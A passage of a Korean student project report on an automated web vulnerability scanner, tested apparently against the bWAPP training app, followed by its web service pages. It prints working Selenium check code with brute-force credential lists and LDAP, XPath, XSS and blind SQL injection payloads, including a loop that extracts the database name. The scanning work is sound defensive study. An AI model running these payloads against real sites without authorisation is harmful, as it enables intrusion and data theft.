        driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
        time.sleep(1)

        main = driver.find_element(By.ID, "main")
        fonts = main.find_elements(By.TAG_NAME, "font")

        for val in fonts:
            val = val.text

    if "Invalid" in val:
        print("CSRF 취약")
        csrf_json = "risk"
    else:
        csrf_json = "safe"
        print("CSRF 안전")

    num += 1

    cursor.execute(
        f"UPDATE `dev`.`tool_num` SET `tool_num` = {num}")

    cursor.execute("select * from tool_num;")
    conn.commit()

    row2 = cursor.fetchall()

    for i in row2:
        res = i
        print(res)

    conn.close()

    login(url)  # 다시 로그인
```

[그림10] CSRF 진단 코드

CSRF(Cross-Site Request Forgery)는 사용자가 자신의 의지와는 무관하게 공격자의 의도대로 행동하며 웹 요청을 실행하도록 속이는 공격이다. 공격자는 사용자의 인증된 세션을 이용하여 수정, 삭제 등의 작업이나 웹 페이지의 보안을 취약하게 하는 작업 등 사용자가 의도하지 않은 작업을 수행하게 만들 수 있다.

CSRF가 존재하는지 판단하기 위해 사용자의 비밀번호를 변경하는 작업을 담은 공격 구문을 게시글에 작성하였다. 그리고 이 게시글에 접속을 한 사용자가 다시 로그인을 시도했을 때 제대로 로그인이 되는지를 확인하였다. 만약 CSRF로 인해 비밀번호가 변경되어 로그인에 실패한다면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.11 약한 문자열 강도

```python
def BF(url):
    print("\n[약한 문자열 강도]")
    global BF_json
    count = 0

    force = url + "/ba_insecure_login_1.php"

    IDs = [
        "adminstrator",
        "manager",
        "guest",
        "admin",
        "test",
        "user",
        "id",
        "tonystark",
    ]

    passwds = [
        "Abcd",
        "aaaa",
        "admin",
        "test",
        "1234",
        "1111",
        "password",
        "I am Iron Man",
    ]

    for id in IDs:
        for pw in passwds:
            driver.get(force)
            input_box = driver.find_element(By.ID, "login")
            input_box.send_keys(id)
            input_box2 = driver.find_element(By.ID, "password")
            input_box2.send_keys(pw)
            driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
            main = driver.find_element(By.ID, "main")
            font = main.find_elements(By.TAG_NAME, "font")
            for fo in font:
                if "Successful" in fo.text:
                    count += 1

    if count > 0:
        print(count, "취약")
        BF_json = "risk"
    else:
        BF_json = "safe"
```

[그림11] 약한 문자열 강도 진단 코드

약한 문자열 강도(Brute Force)는 공격자가 가능하다고 생각한 조합을 대입해보는 방식으로, 타 취약점에 비해 시간과 자원이 많이 소모되지만 별도의 정보가 없을 때 쉽게 공격에 성공할 수 있는 취약점이다.

로그인창에 IDs와 passwds에 있는 모든 문구를 조합하여 로그인을 시도하고 로그인에 성공하면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.12 LDAP Injection

```python
def LDAP(url):
    print("\n[LDAP Injection]")
    global LDAP_json
    count = 0

    login(url)
    AP = url + "/sqli_3.php"

    lines = [
        "*",
        "admin)(&))",
        "*)(&",
        ")(cn=*))",
        "*()|&'",
        "*(|(objectclass=*))",
        "*)(uid=*))(|(uid=*",
        "admin*)((|userpassword=*)" "(& (USER = *) (&)",
        "admin)(password=*",
    ]

    for payload in lines:
        driver.get(AP)
        input_box = driver.find_element(By.ID, "login")
        input_box.send_keys(payload)
        input_box2 = driver.find_element(By.ID, "password")
        input_box2.send_keys("test")
        driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
        main = driver.find_element(By.ID, "main")
        services = main.find_elements(By.TAG_NAME, "p")
        for wel in services:
            if "Welcome" in wel.text:
                count += 1
    if count > 0:
        print("취약")
        LDAP_json = "risk"
    else:
        print("안전")
        LDAP_json = "safe"
```

[그림12] LDAP Injection 진단 코드

LDAP Injection은 웹 어플리케이션에서 입력값 검증이 제대로 이루어지지않을 때 발생하는 취약점으로 LDAP 쿼리에 대한 입력값을 조작하여 원하는 정보를 획득하는 공격이다.

로그인 창에 LDAP 쿼리를 넣어 로그인을 시도하고 로그인에 성공하면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.13 XML/XPath Injection

```python
def XML_XPATH(url):
    print("\n[XML/XPath 인젝션]")
    global XX_json
    count = 0

    XX = url + "/xmli_2.php"

    lines = XX + "?genre=')]|//*|XX[('"  # //* : 현재 노드로부터 모든 노드 조회

    driver.get(lines)
    main = driver.find_element(By.ID, "main")
    if "neo" in main.text:
        count += 1

    if count > 0:
        print(count, "취약")
        XX_json = "risk"
    else:
        print("안전")
        XX_json = "safe"
```

[그림13] XML/XPath Injection 진단 코드

XML/XPATH Injection은 웹 어플리케이션에서 입력값 검증이 제대로 이루어지지않을 때 발생하는 취약점으로 입력값을 조작하여 원하는 정보를 획득하는 공격이다.

검색 창에 모든 내용을 조회하는 내용을 입력 창에 넣었을 때 XML 문서의 모든 내용이 나올 경우 해당 내용을 입력하였을 때 전체 내용이 나오면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.14 불충분한 인증


```python
def BA(url):
    print("\n[Broken Auth - Insecure Login Forms]")
    global BA_json
    count = 0

    ILF = url + "/ba_insecure_login_1.php"

    lines = []
    driver.get(ILF)

    main = driver.find_element(By.ID, "main")
    font = main.find_elements(By.TAG_NAME, "font")
    for element in font:
        lines.append(element.text)  # font에 있는거 lines에 넣기
    input_box = driver.find_element(By.ID, "login")
    input_box.send_keys(lines[0])
    input_box2 = driver.find_element(By.ID, "password")
    input_box2.send_keys(lines[1])
    driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
    main_s = driver.find_element(By.ID, "main")
    font_s = main_s.find_elements(By.TAG_NAME, "font")
    for Suc in font_s:
        if "Successful" in Suc.text:
            count += 1

    if count > 0:
        print("취약")
        BA_json = "risk"
    else:
        print("안전")
        BA_json = "safe"
```

[그림14] 불충분한 인증 진단 코드

불충분한 인증은 인증 절차의 설계나 구현이 잘못되었을 때 발생하는 취약점이다.

코드에 있는 ID와 PW를 로그인창에 넣었을 때 로그인에 성공하면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.15 Insecure DOR



[그림15] Insecure DOR 진단 코드

Insecure DOR는 권한이 없는 사용자도 접근이 가능한 상태를 말한다. DOR은 사용자가 직접 객체의 식별자를 참조할 수 있는 기능을 말하며, 이 기능이 보안에 취약하게 구현되면 민감 정보가 유출될 수 있다.

공격자가 다른 사용자의 serect 값을 변경이 가능할 경우 해당 취약점에 대해 취약하다고 판단하였다.

2.2.16 Base 64 취약점

```
def Base(url):
    print("\n[Base64 Encoding(Secret)]")
    global Base_json
    count = 0

    IB = url + "/insecure_crypt_storage_3.php"
    driver.get(IB)

    cookies = driver.get_cookies()  # 쿠키 가져오기
    cookie_list = []
    for cookie in cookies:
        cookie_list.append([cookie["name"], cookie["value"]])  # 쿠키가 딕셔너리 리스트 형식이라 따로 가능

    # URL 디코딩
    encoded_text = cookie_list[0][1]  # secret꺼 들어옴
    decoded_text = unquote(encoded_text)

    # Base64 디코딩
    Base_decoded = base64.b64decode(decoded_text)
    str = Base_decoded.decode("UTF-8")
    if str == "Any bugs?":
        print("취약")
        Base_json = "risk"
    else:
        print("안전")
        Base_json = "safe"
```

[그림16] Base 64 취약점 진단 코드

Base 64 취약점은 보안에 취약한 Base 64로 인코딩한 데이터가 있는 취약점이다.

Base 64로 인코딩된 데이터를 디코딩하여 해당 문구가 나올 경우 해당 취약점에 대해 취약하다고 판단하였다.

2.2.17 Restrict Folder Access

```python
def RFA(url):
    print("\n[Restrict Folder Access]")
    global RFA_json
    count = 0

    new = url + "/restrict_folder_access.php"
    driver.get(new)

    main = driver.find_element(By.ID, "main")
    try:  # a태그 찾아 첫번째걸로 들어가기
        a = main.find_element(By.TAG_NAME, "a")
        message = a.get_attribute("href")
        driver.execute_script("window.open('');")  # 새 탭 열기
        driver.switch_to.window(driver.window_handles[1])  # 새 탭으로 전환
        driver.get(message)  # 새 탭에서 웹페이지 열기
        original_url = driver.current_url  # 현재의 웹페이지의 URL 저장
        time.sleep(2)
        driver.switch_to.window(driver.window_handles[0])  # 비박스로 다시 이동
        time.sleep(2)
        logout = url + "/logout.php"
        driver.get(logout)
        time.sleep(1)  # 로그아웃하기
        driver.switch_to.window(driver.window_handles[1])  # pdf로 다시 이동
        time.sleep(1)
        driver.refresh()
        new_url = driver.current_url  # 웹페이지의 URL 새로 저장

        if original_url == new_url:  # 웹페이지가 바뀌었는지 확인 - 원래랑 같으면 취약 다르면 안전
            print("안바뀜-취약")
            RFA_json = "risk"
        else:
            print("바뀜-안전")
            RFA_json = "safe"

    except:
        print("no")

    driver.close()
    # 원래 창으로 이동
    driver.switch_to.window(driver.window_handles[0])
```

[그림17] Restrict Folder Access 진단 코드

Restrict Folder Access는 폴더 접근 권한 설정이 제대로 이루어지지 않아 민감 정보가 유출될 수 있는 취약점이다.

기존 사용자가 열은 PDF를 새로운 탭에서 확인이 가능할 경우 해당 취약점에 대해 취약하다고 판단하였다.

2.2.18 XSS

```
def XSS(url):
    print("\n[XSS]")
    global XSS_json
    count = 0

    XSS = url + "/xss_login.php"

    lines = [
        "' or <svg/onload=alert('XSS 1')>",
        "' or <script>alert('XSS 2')</script>",
        "'; <script>alert('XSS 3')</script>",
        "' or <body onload=alert('XSS 4')>",
        "<img src=x onerror=\"alert('XSS 5')\">",
        "<iframe src=\"javascript:alert('XSS 6');\"></iframe>",
    ]

    count = 0
    for payload in lines:
        try:
            driver.get(XSS)
            input_box = driver.find_element(By.ID, "login")
            input_box.send_keys(payload)
            time.sleep(1)
            driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
            driver.get(XSS)  # 한 번 해야지 구문에 맞게 인식 -> alert 확인을 위해서
        except UnexpectedAlertPresentException:
            time.sleep(1)
            count += 1

    if count > 0:
        print("XSS 취약")
        XSS_json = "risk"
    else:
        print("XSS 안전")
        XSS_json = "safe"
```

[그림18] XSS 진단 코드

XSS는 웹사이트에 악성 스크립트를 삽입하여 실행되게 하는 공격이다.

입력 폼에 XSS 구문을 넣었을 때 alert창이 발생하면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.19 Security Misconfiguration


```
def SM(url):
    print("\n[Security Misconfiguration]")
    global SM_json
    count = 0

    # 원래의 php에 접근을 안해도 접근이 가능
    risk = url + "/config.inc"  # DB파일
    response = requests.get(risk)
    source_code = response.text

    if "server" in source_code and "username" in source_code:
        print("취약")
        SM_json = "risk"
    else:
        print("안전")
        SM_json = "safe"
```

[그림19] Security Misconfiguration 진단 코드

Security Misconfiguration은 보안 설정의 오류로 인해 시스템이 취약한 상태가 된 것을 말한다.

requests를 이용해 원래의 php에 접근을 안해도 DB파일 확인이 가능할 경우 해당 취약점에 대해 취약하다고 판단하였다.

2.2.20 Blind SQL Injection



```
def BS(url):
    print("\n[Blind SQL]")
    global BS_json
    count = 0

    BB = url + "/sqli_4.php"
    driver.get(BB)
    time.sleep(1)

    # 사용하는 구문
    line = [
        "' or 1=1 #",
        "' or 1=1 and length(database())={a}#",  # 5가 정답
        "' or 1=1 and substring(database(),{c},1)='{b}'#",  # #bwapp가 정답
    ]

    input_box = driver.find_element(By.ID, "title")
    input_box.send_keys(line[0])
    driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
    main = driver.find_element(By.ID, "main")
    movie = main.text
    if "The movie exists in our database!" in movie:
        count += 1

    a = 0
    success = False
    while not success:
        input_box = driver.find_element(By.ID, "title")
        bb = f"' or 1=1 and length(database())={a}#"  # 업데이트위해 f 필요
        input_box.send_keys(bb)
        driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
        main = driver.find_element(By.ID, "main")
        movie = main.text
        if "The movie exists in our database!" in movie:
            count += 1
            success = True
        else:
            a += 1

    ex = ""
    c = 1
    while c <= a:
        # c값에 따라 b를 대문자로 할건지 소문자로 할건지 정해짐
        b = string.ascii_lowercase if c == 1 else string.ascii_uppercase
        for letter in b:
            input_box = driver.find_element(By.ID, "title")
            line[2] = f"' or 1=1 and substring(database(),{c},1)='{letter}'#"
            input_box.send_keys(line[2])
            driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
            main = driver.find_element(By.ID, "main")
            movie = main.text
            if "The movie exists in our database!" in movie:
                ex += letter
                c += 1
                break
    print(ex)

    if count > 0:
        print("취약")
        BS_json = "risk"
    else:
        print("안전")
        BS_json = "safe"
```

[그림20] Blind SQL Injection 진단 코드


Blind SQL Injection은 SQL 쿼리를 조작하여 데이터베이스에서 원하지 않는 정보를 획득하는 공격이다. 이 공격은 앞선 SQL Injection과 달리 결과를 직접적으로 확인할 수 없는 상황에서 이루어진다.

정상적인 입력 값이 아닌 SQL문을 입력 폼에 주입하고 그로인해 Data Base의 이름을 알 수 있게 된다면 해당 취약점에 대해 취약하다고 판단하였다.

3. 본 론

3.1 시스템 구성

전체적인 시스템 구성은 아래 그림과 같은 과정을 거친다.



[그림21] 시스템 구성도

3.2 프로그램 구성

3.2.1 웹 사이트


백엔드 Express, 프론트 EJS, TailwindCSS를 사용하여 웹사이트를 개발 및 디자인했다.

회원가입을 통해 취약점 진단 서비스를 이용할 수 있으며, 각 URL에 대한 진단결과 분석과 대응방안을 제공한다. 과거 진단이력이 존재하는 경우에는 현재 이력과 직전 이력을 비교할 수 있도록 함께 출력한다. 진단결과 보고서는 PDF로 저장할 수 있도록 만들었다.

또한 진단 서비스 관련 기능 이외의 추가적인 기능에는 카카오 간편인증, 비밀번호 변경, 회원탈퇴가 있으며 세션관리를 통해 로그인 여부, 진단이력 유무, 취약점 유무에 따라 유동적인 페이지를 제공한다.


[그림22] 메인 페이지

메인홈, 진단서비스, 점검항목, 진단결과 탭으로 구성 되어있다. 각 탭을 클릭하면 해당 페이지로 넘어간다.




[그림23] 회원가입 페이지

회원가입을 통해 취약점 진단 서비스를 이용할 수 있다.
일반회원 가입의 경우 아이디, 이메일, 이름, 직장, 비밀번호 정보 입력 후 일반회원 가입에 성공한다.



[그림24] 로그인 페이지

일반 회원 로그인과 카카오 간편로그인으로 서비스 이용 가능하다.




[그림25] 진단서비스 페이지

로그인한 사용자가 진단 요청할 URL 주소 입력 후 조회버튼을 클릭하면 진단을 시작한다. 진단에는 약 3분의 시간이 소요된다.

[그림26] 점검항목 페이지

진단도구에 포함되어있는 점검 항목 리스트에 대한 설명을 볼 수 있는 페이지이다.




[그림27] 진단결과 페이지

진단 완료 후, 진단 결과 확인 할 수 있는 페이지다.

진단결과 분석과 대응방안을 함께 제공한다.

과거 진단이력이 존재하는 경우에는 현재 이력과 직전 이력을 비교할 수 있도록 함께 출력한다. 진단결과 보고서는 버튼을 통해 PDF로 저장할 수 있도록 만들었다.




[그림28] 나의정보 페이지

로그인을 하면 볼 수 있는 나의정보 페이지이다.

